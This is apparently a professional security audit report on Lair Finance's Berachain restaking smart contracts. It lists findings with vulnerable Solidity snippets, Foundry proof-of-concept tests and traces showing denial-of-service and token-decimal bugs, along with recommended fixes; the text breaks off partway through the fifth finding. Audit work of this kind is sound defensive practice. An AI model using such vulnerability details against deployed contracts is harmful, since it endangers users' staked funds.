// Security Assessment 06.10.2025 - 06.19.2025

Bera LRT Contracts

Lair Finance

HALBORN

Bera LRT Contracts - Lair Finance

Prepared by: HALBORN

Last Updated 07/28/2025

Date of Engagement: June 10th, 2025 - June 19th, 2025

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ALL FINDINGS	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
20	2	7	3	1	7

TABLE OF CONTENTS

1. Introduction

`Lair Finance` engaged Halborn to conduct a security assessment of their smart contracts from June 10th to June 19th, 2025, with a follow-up review from July 19th to July 23rd, 2025. The scope of this assessment was limited to the smart contracts provided to the Halborn team. Commit hashes and additional details are documented in the Scope section of this report.

2. Assessment Summary

The `Halborn` team dedicated a total of twelve days to this engagement, deploying one full-time security engineer to evaluate the smart contracts' security posture.

The assigned security engineer is an expert in blockchain and smart contract security, with advanced skills in penetration testing, smart contract exploitation, and a comprehensive understanding of multiple blockchain protocols.

The objectives of this assessment were to:

- Verify that the smart contract functions operate as intended.
- Identify potential security vulnerabilities within the smart contracts.

In summary, `Halborn` identified several areas for improvement to reduce both the likelihood and impact of potential risks. The `Lair Finance team` has partially addressed some of these recommendations. The primary suggestions include:

- `Restrict receivedToken() to internal calls to prevent unauthorized token transfers by approved users.`
- `Use correct decimals for price calculations in reward swaps.`
- `Verify proper Kodiak interface usage.`
- `Correct arithmetic underflow in the getTokenAmountByToken1 function to prevent staking denial-of-service (DoS) via token1.`
- `Fix incorrect refund logic in _stake to prevent staking reverts caused by ERC20InsufficientBalance errors.`
- `Address unit mismatch between BGT and WBERA tokens during token0 swap to prevent DoS in token0 staking.`
- `Mitigate front-running attacks on reward harvesting by integrating reward execution within stake and unstake flows.`
- `Implement a safe token approval mechanism compatible with tokens like USDT to prevent reverts.`
- `Incorporate slippage protection in reward token swaps to defend against MEV extraction.`
- `Follow established smart contract best practices.`

3. Test Approach And Methodology

Halborn employed a combination of manual, semi-automated, and automated security testing methods to ensure effectiveness, efficiency, and accuracy within the scope of this assessment. Manual testing was vital for uncovering issues related to logic, processes, and implementation details, while automated techniques enhanced code coverage and helped identify deviations from security best practices. The assessment involved the following phases and tools:

- Research into the architecture and purpose of the smart contracts.
- Manual review and walkthrough of the smart contract code.
- Manual evaluation of critical Solidity variables and functions to identify potential vulnerability classes.
- Manual testing using custom scripts.
- Static security analysis of the scoped contracts and imported functions utilizing `Slither`.
- Local deployment and testing with `Foundry`.

4. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

4.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILITY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33

EXPLOITABILITY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

4.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Integrity (I)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Availability (A)	None (A:N) Low (A:L) Medium (A:M) High (A:H) Critical (A:C)	0 0.25 0.5 0.75 1
Deposit (D)	None (D:N) Low (D:L) Medium (D:M) High (D:H) Critical (D:C)	0 0.25 0.5 0.75 1
Yield (Y)	None (Y:N) Low (Y:L) Medium (Y:M) High (Y:H) Critical (Y:C)	0 0.25 0.5 0.75 1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

4.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

SEVERITY	SCORE VALUE RANGE
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

5. SCOPE

FILES AND REPOSITORY

(a) Repository: bughole-lsd

(b) Assessed Commit ID: 8f7bf8b

(c) Items in scope:

- contracts/bera/infrared/IMultiRewards.sol
- contracts/bera/kodiak/IslandRouter.sol
- contracts/bera/kodiak/IKodiakIsland.sol
- contracts/bera/kodiak/IUniswapV3PoolState.sol
- contracts/bera/kodiak/IUniswapV3SwapCallback.sol
- contracts/bera/kodiak/IV3SwapRouter.sol
- contracts/bera/kodiak/IWETH.sol
- contracts/bera/lair/LairBGTManager/LairBGTManager.sol
- contracts/bera/lair/LairBGTManagerHelper/LairBGTManagerHelper.sol
- contracts/bera/lair/enums/Dex.sol
- contracts/bera/lair/enums/LairState.sol
- contracts/bera/lair/interface/ILairBGTManager.sol
- contracts/bera/lair/interface/ILairBGTManagerHelper.sol
- contracts/bera/lair/library/Validator.sol
- contracts/bera/lair/structs/Params.sol
- contracts/bera/lair/structs/Token.sol
- contracts/bera/lair/structs/Vault.sol
- contracts/bera/lair/token/LairBGT/ILairBGTToken.sol
- contracts/bera/lair/token/LairBGT/LairBGTToken.sol
- contracts/bera/uniSwap/UniSwapHelper.sol
- contracts/bera/uniSwap/IUniSwapHelper.sol
- **bug4city/bughole-lsd/commit/41fa7d927bf84a0d0413628bb2fcd0c75cecb577**

Out-of-Scope: Third party dependencies and economic attacks.


REMEDIATION COMMIT ID:

- 2296ff9
- e194449
- e621ab7
- 9da65b9
- aa87bb7
- bacb0cd

- f33b15a
- 19d8cca
- 6fded73
- 26b18e0

Out-of-Scope: New features/implementations after the remediation commit IDs.

6. ASSESSMENT SUMMARY & FINDINGS OVERVIEW



SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
TOKEN1 SINGLE-STAKE FUNCTION PERMANENT DOS DUE TO ARITHMETIC UNDERFLOW	CRITICAL	SOLVED - 06/26/2025
INCORRECT REFUND CALCULATION CAUSES PERMANENT STAKING DOS	CRITICAL	SOLVED - 07/26/2025
TOKEN DECIMAL MISMATCH IN REWARD SWAPS	HIGH	SOLVED - 07/25/2025
INCORRECT MINIMUM SWAP AMOUNT FOR NON-18 DECIMAL TOKENS	HIGH	SOLVED - 07/26/2025
ORACLE INTERFACE MISMATCH DOS	HIGH	SOLVED - 07/24/2025

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
UNAUTHORIZED FUND TRANSFER VULNERABILITY ENABLES TOKEN THEFT FROM APPROVED USERS	HIGH	SOLVED - 07/25/2025
UNIT MISMATCH CAUSES PERMANENT STAKING FAILURES FOR TOKENO	HIGH	SOLVED - 06/26/2025
STEP-WISE JUMPS IN THE REWARD SYSTEM ALLOWS ATTACKER TO STEAL REWARDS	HIGH	SOLVED - 06/26/2025
MEV EXTRACTION VIA ZERO-SLIPPAGE REWARD SWAPS	HIGH	SOLVED - 06/26/2025
UNSAFE TOKEN APPROVAL PATTERN	MEDIUM	SOLVED - 06/26/2025
POTENTIAL FLASH LOAN ORACLE MANIPULATION	MEDIUM	RISK ACCEPTED - 07/26/2025
STALE RATIO PARAMETERS COULD AFFECT LEGITIMATE FUNCTION CALLS	MEDIUM	RISK ACCEPTED - 07/25/2025
DIVISION BY ZERO IN RATIO CALCULATIONS	LOW	ACKNOWLEDGED - 07/26/2025
HARD-CODED SLIPPAGE IN LP REWARD STAKING COULD CAUSE REVERTS	INFORMATIONAL	SOLVED - 06/26/2025
MISLEADING FUNCTION NAMES	INFORMATIONAL	ACKNOWLEDGED - 07/26/2025

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
DUPLICATE CODE IN SWAP FUNCTIONS	INFORMATIONAL	ACKNOWLEDGED - 07/26/2025
INCONSISTENT ERROR MESSAGES	INFORMATIONAL	ACKNOWLEDGED - 07/26/2025
MAGIC NUMBERS WITHOUT NAMED CONSTANTS	INFORMATIONAL	ACKNOWLEDGED - 07/26/2025
MISSING NATSPEC DOCUMENTATION	INFORMATIONAL	ACKNOWLEDGED - 07/26/2025
MISSING EVENT EMISSION FOR CRITICAL CONFIGURATION CHANGES	INFORMATIONAL	SOLVED - 06/26/2025

7. FINDINGS & TECH DETAILS

7.1 TOKEN1 SINGLE-STAKE FUNCTION PERMANENT DOS DUE TO ARITHMETIC UNDERFLOW

// CRITICAL

Description

A vulnerability exists in the `getTokenAmountByToken1` function within `LairBGTManagerHelper.sol` that causes a systematic arithmetic underflow. This results in a complete denial of service for users attempting single-token staking with `token1`.

```
253 token1ForBgtAmount = accessBgtTokenAmount * DECIMAL
254                    / token0AndToken1PriceRatio
255                    * token0BgtPriceRatio
256                    / DECIMAL;
257
258 uint256 remainToken1Amount = token1Amount - token1ForBgtAmount;
```

The price conversion formula contains a fundamental mathematical error. To convert BGT to token1 correctly, the process should be:

1. `BGT → token0`: Divide BGT by `token0BgtPriceRatio`.
2. `token0 → token1`: Divide the result by `token0AndToken1PriceRatio`.


Expected Formula: `token1 = BGT ÷ token0BgtPriceRatio ÷ token0AndToken1PriceRatio`.
Actual Implementation: `token1 = BGT ÷ token0AndToken1PriceRatio * token0BgtPriceRatio`.

Proof of Concept

The following test function tries to stake using `token1 (LAIR)`:

```
1  function testSingleStakeLair() public {
2      vm.startPrank(alice);
3
4      IERC20(LAIR_TOKEN).approve(address(lairBGTManager), TC.TEST_LAIR_AMOUNT);
5
6      Params.StakeParams memory params = _createSingleStakeParams(address(LAIR_TOKEN));
7
8      lairBGTManager.singleStake(params);
9
10     vm.stopPrank();
11 }
```

Output:
The stake call reverts due to underflow:



BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:C/I:N/D:N/Y:N (10.0)

Recommendation

Replace the incorrect multiplication with the correct division as follows:

```
// Correct Formula
token1ForBgtAmount = accessBgtTokenAmount * DECIMAL / token0BgtPriceRatio * DECIMAL / token0AndT
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/2296ff966945a9910d2302ae4bbfab1238e30298

7.2 INCORRECT REFUND CALCULATION CAUSES PERMANENT STAKING DOS

// CRITICAL

Description

The vulnerability lies in the refund calculation logic at the end of the `LairBGTManager::_stake` function:

```
636 uint256 remainBgtTokenAmount = receivedBgtTokenAmount - realBgtTokenAmount;
637
638 // ...
639
640 if (remainBgtTokenAmount > 0) {
641     IERC20(bgtTokenAddress).safeTransfer(sender, remainBgtTokenAmount);
642 }
```

The contract incorrectly calculates the remaining BGT tokens to refund as follows:

1. The user sends `receivedBgtTokenAmount`.
2. The contract determines how much of that amount is allocated to the strategy (`bgtTokenAmount`) and how much remains on hand (`receivedBgtTokenAmount - bgtTokenAmount`).
3. It then deducts the fee `bgtDepositFeeAmount = bgtTokenAmount * depositFee / 10_000` and transfers this fee to `feeVaultAddress`.
4. The actual amount staked is `realBgtTokenAmount = bgtTokenAmount - bgtDepositFeeAmount`.

It subtracts the **net** amount after the fee instead of the original `bgtTokenAmount`. As a result, `remainBgtTokenAmount` includes the fee that was already transferred in step 3.

The contract then attempts to `safeTransfer` this `remainBgtTokenAmount` back to the user, but since it is short by the fee amount, the call reverts with `ERC20InsufficientBalance`.

Proof of Concept

The following test function tries to stake `IBGT`:

```
0  function testSingleStakeBGT() public {
1      vm.startPrank(alice);
2
3      IERC20(IBGT_TOKEN).approve(address(lairBGTManager), TC.TEST_BGT_AMOUNT);
4
5      Params.StakeParams memory params = _createSingleStakeParams(address(IBGT_TOKEN));
6
7      lairBGTManager.singleStake(params);
8
9      vm.stopPrank();
10 }
```

Output:

The staking call reverts with `ERC20InsufficientBalance:`

```
│   │   │   │   │   │   │   ├─ emit Transfer(from: LP_VAULT: [0x6583e71778A3d275B8A27f1252A125f7a6F875D1], to: 0x29aF240276168330C3C266112d7FFDC1fd3C764d, value:
213480190157227281 [2.134e17])
│   │   │   │   │   │   │   └─ ← [Return] true
│   │   │   │   │   │   └─ ← [Return] true
│   │   │   │   │   ├─ emit Staked(param0: LP_VAULT: [0x6583e71778A3d275B8A27f1252A125f7a6F875D1], param1: 213480190157227281 [2.134e17])
│   │   │   │   │   └─ ← [Stop]
│   │   │   │   └─ ← [Return]
│   │   │   ├─ emit Staked(param0: LairBGTManager: [0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7], param1: 213480190157227281 [2.134e17])
│   │   │   └─ ← [Stop]
│   │   ├─ [7983] LairBGTToken::fallback() [staticcall]
│   │   │   ├─ [2755] LairBGTTokenImpl::totalSupply() [delegatecall]
│   │   │   │   └─ ← [Return] 0
│   │   │   └─ ← [Return] 0
│   │   ├─ [57815] LairBGTToken::fallback(alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], 640440570471681841650 [6.404e20])
│   │   │   ├─ [57084] LairBGTTokenImpl::mint(alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], 640440570471681841650 [6.404e20]) [delegatecall]
│   │   │   │   ├─ emit Transfer(from: 0x0000000000000000000000000000000000000000, to: alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], value: 640440570471681
841650 [6.404e20])
│   │   │   │   └─ ← [Return]
│   │   │   └─ ← [Return]
│   │   ├─ [7566] WBERA::transfer(alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], 10751 [1.075e4])
│   │   │   ├─ emit Transfer(from: LairBGTManager: [0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7], to: alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], value: 1
0751 [1.075e4])
│   │   │   └─ ← [Return] true
│   │   ├─ [10826] LAIR_TOKEN::transfer(alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], 44152934220132398327 [4.415e19])
│   │   │   ├─ emit Transfer(from: LairBGTManager: [0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7], to: alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], value: 4
4152934220132398327 [4.415e19])
│   │   │   └─ ← [Return] true
│   │   ├─ [939] IBGT_TOKEN::transfer(alice: [0x328809Bc894f92807417D2dAD6b7C998c1aFdac6], 679113492245837959351 [6.791e20])
│   │   │   └─ ← [Revert] ERC20InsufficientBalance(0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7, 675878943910122394501 [6.758e20], 679113492245837959351 [6.791e20])
│   │   └─ ← [Revert] ERC20InsufficientBalance(0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7, 675878943910122394501 [6.758e20], 679113492245837959351 [6.791e20])
│   └─ ← [Revert] ERC20InsufficientBalance(0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7, 675878943910122394501 [6.758e20], 679113492245837959351 [6.791e20])
└─ ← [Revert] ERC20InsufficientBalance(0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7, 675878943910122394501 [6.758e20], 679113492245837959351 [6.791e20])

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 51.54s (44.98s CPU time)

Ran 1 test suite in 52.93s (51.54s CPU time): 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/foundry/LairBGTManager.t.sol:LairBGTManagerTest
[FAIL: ERC20InsufficientBalance(0x0a6dA0C3010c30cBBbA9dFaF6868583D180818e7, 675878943910122394501 [6.758e20], 679113492245837959351 [6.791e20])] testSingleStake() (ga
s: 1776810)
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:C/I:N/D:N/Y:N (10.0)

Recommendation

Replace the incorrect calculation with the correct one:

```
function _stake(
        address sender,
        uint256 receivedBgtTokenAmount,
        uint256 receivedToken0Amount,
        uint256 receivedToken1Amount,
        uint256 lpSlippage
    ) private validMoreThanZero(receivedBgtTokenAmount) returns (uint256) {

        //...

        //Incorrect Calculation
        //uint256 remainBgtTokenAmount = receivedBgtTokenAmount - realBgtTokenAmount;

        //Correct Calculation
        uint256 remainBgtTokenAmount = receivedBgtTokenAmount - bgtTokenAmount;

        //...
    }
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/e19444929206dfbb606e6c3a6fcd90142d32f495

7.3 TOKEN DECIMAL MISMATCH IN REWARD SWAPS

// HIGH

Description

In `LairBGTManagerHelper::getSwapPrice()`, the price calculations assume all tokens have 18 decimals. When reward tokens have different decimal places, such as USDC with 6 decimals, these calculations become significantly incorrect, potentially causing failed swaps or financial losses.

```
22 | function getSwapPrice(address pool, address baseToken, address quoteToken) public view returns (
23 |     uint128 baseTokenAmount = 10 ** 18; // ← ASSUMES ALL TOKENS HAVE 18 DECIMALS
24 |     (, int24 currentTick,,,,) = IKodiakV3PoolState(pool).slot0();
25 |     price = OracleLibrary.getQuoteAtTick(currentTick, baseTokenAmount, baseToken, quoteToken);
26 | }
```

Consider USDC (6 decimals) reward conversion as an example:

- Actual balance: 1,000 USDC = 1,000,000,000 units (USDC has 6 decimals)
- The oracle calculates the price based on: 1e18 units = 1e12 USDC tokens
- If 1 USDC = 0.001 WBERA, the oracle returns a price for 1e9 WBERA units
- tokenAsToken0Ratio = 1e9 (massively inflated)
- Minimum swap amount calculation: 1,000 USDC (which is 1e6 units) multiplied by 1e9 and divided by 1e18 results in 1e15, an incorrect value by a factor of 1,000,000,000,000 (1e12)

Proof of Concept

Run the following test function:

```
function test_TokenDecimalMismatch() public {
        console.log("=== PoC: Token Decimal Mismatch in Reward Swaps ===");
        console.log("Lower decimal reward tokens cause reward conversion to fail\n");

        // Setup: Stake some BGT to enable reward processing
        vm.startPrank(alice);
        IERC20(IBGT_TOKEN).approve(address(lairBGTManager), TC.TEST_BGT_AMOUNT);
        lairBGTManager.singleStake(_createSingleStakeParams(address(IBGT_TOKEN)));
        vm.stopPrank();


        vm.mockCall(
            IBGT_VAULT,
            abi.encodeWithSelector(IMultiRewards.getAllRewardTokens.selector),
            abi.encode(_createSingleRewardTokenArray(USDC_TOKEN))
        );
        deal(USDC_TOKEN, address(lairBGTManager), 1000 * 10 ** 6); // 1000 USDC

        // Set up USDC swap pool
        vm.startPrank(owner);
        lairBGTManagerHelper.setSwapPoolInfo(USDC_TOKEN, WBERA, USDC_WBERA_POOL, true);


        uint256 wberaBalanceBefore = IERC20(WBERA).balanceOf(address(lairBGTManager));

        lairBGTManager.rewardByAdmin();

        uint256 wberaBalanceAfter = IERC20(WBERA).balanceOf(address(lairBGTManager));
        uint256 wberaReceived = wberaBalanceAfter - wberaBalanceBefore;
```

```
        vm.stopPrank();
    }
```

Output

As we can observe the return value of `getSwapPriceWithFallback`, the value is inflated:

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:M/D:N/Y:H (8.8)

Recommendation

Ensure the correct number of token decimals is used:

```
uint8 baseDecimals = IERC20Metadata(baseToken).decimals();
uint128 baseTokenAmount = uint128(10 ** baseDecimals);

(, int24 currentTick,,,,,) = IKodiakV3PoolState(pool).slot0();
price = OracleLibrary.getQuoteAtTick(currentTick, baseTokenAmount, baseToken, quoteToken);
```

Remediation Comment

SOLVED: The recommended mitigation measure has been successfully implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/e621ab78963c776d3016e5694ffa921733402e5e

7.4 INCORRECT MINIMUM SWAP AMOUNT FOR NON-18 DECIMAL TOKENS

// HIGH

Description

In `LairBGTManagerHelper::getRewardSwapMinimumAmount()`, the minimum swap amount calculations always divide by `DECIMAL = 10**18`, regardless of the actual token decimals.

```
541
542 function getRewardSwapMinimumAmount(uint256 tokenAsToken0Ratio, uint256 tokenAmount, uint256 swa
543     public pure returns (uint256)
544 {
545     return (tokenAmount * tokenAsToken0Ratio) / DECIMAL * (PERCENT - swapSlippage) / PERCENT;
546 }
```

This causes incorrect slippage protection for reward tokens with different decimal places, potentially allowing swaps to execute with massive slippage that should be rejected.

Proof of Concept

Output:

```
    |   |   |   └─ ← [Return] 453135959824899810 [4.531e17]
    |   |   ├─ [3429] LairBGTManagerHelper::fallback(453135959824899810 [4.531e17], 1000000000 [1e9], 100, USDC_TOKEN: [0x549943e04f40284185054145c6E4e9568C1D3241]) [staticcall]
    |   |   |   ├─ [2683] LairBGTManagerHelperImpl::getRewardSwapMinimumAmount(453135959824899810 [4.531e17], 1000000000 [1e9], 100, USDC_TOKEN: [0x549943e04f40284185054145c6E4e9568C1D3241]) [delegatecall]
    |   |   |   |   └─ ← [Return] 448604599 [4.486e8]
    |   |   |   └─ ← [Return] 448604599 [4.486e8]
    |   |   ├─ [3359] USDC_TOKEN::allowance(LairBGTManager: [0x9B5491D1899dB14bfA4Bb1D91d24f007943bEd1D], KODIAK_SWAP_ROUTER: [0xe301E48F77963D3F7DbD2a4796962Bd7f3867Fb4]) [staticcall]
    |   |   |   ├─ [2659] 0xA272fFe20cFfe769CdFc4b63088DCD2C82a2D8F9::allowance(LairBGTManager: [0x9B5491D1899dB14bfA4Bb1D91d24f007943bEd1D], KODIAK_SWAP_ROUTER: [0xe301E48F77963D3F7DbD2a4796962Bd7f3867Fb4])
atecall]
    |   |   |   |   └─ ← [Return] 0
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:M/D:N/Y:H (8.8)

Recommendation

Add the token address parameter and ensure the correct decimal base is used for calculations:

```
 0 function getRewardSwapMinimumAmount(
 1     uint256 tokenAsToken0Ratio,
 2     uint256 tokenAmount,
 3     uint256 swapSlippage,
 4     address rewardToken
 5 ) public view returns (uint256) {
 6
 7     uint8 tokenDecimals = IERC20Metadata(rewardToken).decimals();
 8     uint256 tokenDecimalBase = 10 ** tokenDecimals;
 9
10
11     return (tokenAmount * tokenAsToken0Ratio) / tokenDecimalBase * (PERCENT - swapSlippage) / PE
12 }
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/9da65b9da68251881f573ff21ba175a9b038eed3

7.5 ORACLE INTERFACE MISMATCH DOS

// HIGH

Description

The `UniSwapHelper.sol` contract exhibits an interface mismatch that causes the oracle fallback mechanism to fail entirely. This vulnerability arises when TWAP (Time-Weighted Average Price) data is unavailable or insufficient. When it does occur, it results in a total denial of service affecting all core protocol functionalities, including staking, unstaking, and reward distribution.
Kodiak pools utilize a modified version of the Uniswap V3 `slot0()` function, which has a different return type than the standard interface.
Standard Uniswap Interface:

```
function slot0() external view returns (
    uint160 sqrtPriceX96,
    int24 tick,
    uint16 observationIndex,
    uint16 observationCardinality,
    uint16 observationCardinalityNext,
    uint8 feeProtocol,
    bool unlocked
);
```

Kodiak Interface:

```
function slot0() external view returns (
    uint160 sqrtPriceX96,
    int24 tick,
    uint16 observationIndex,
    uint16 observationCardinality,
    uint16 observationCardinalityNext,
    uint32 feeProtocol,
    bool unlocked
);
```

The vulnerability occurs through the following sequence:

1. **TWAP Failure Trigger:** The pool lacks sufficient observation data, which is a common scenario.
2. **Oracle Call:** Any operation requiring price data initiates a call.
3. **TWAP Attempt:** `getSwapPriceWithFallback()` attempts to retrieve the TWAP first.
4. **TWAP Fails:** Returns an "OLD" error due to insufficient data.
5. **Fallback Triggered:** The system attempts to fetch the spot price via `getSwapPrice()`.
6. **Interface Mismatch:** The `slot0()` function is called with expectations based on the standard interface.
7. **ABI Decode Failure:** Kodiak returns a `feeProtocol = 229379500` (a valid `uint32`), but the decoder expects a `uint8`.
8. **Complete Revert:** The operation fails entirely, leading to a denial of service.

Proof of Concept

Run the following test function:

```
 function test_TokenDecimalMismatch_RewardSwapFailure() public {
        console.log("=== PoC: Token Decimal Mismatch in Reward Swaps ===");
        console.log("Lower decimal reward tokens cause reward conversion to fail\n");

```

```
        // Setup: Stake some BGT to enable reward processing
        vm.startPrank(alice);
        IERC20(IBGT_TOKEN).approve(address(lairBGTManager), TC.TEST_BGT_AMOUNT);
        lairBGTManager.singleStake(_createSingleStakeParams(address(IBGT_TOKEN)));
        vm.stopPrank();

        console.log("USDC decimals:", IERC20Metadata(USDC_TOKEN).decimals());
        console.log("Problem: getSwapPrice() assumes all tokens have 18 decimals");

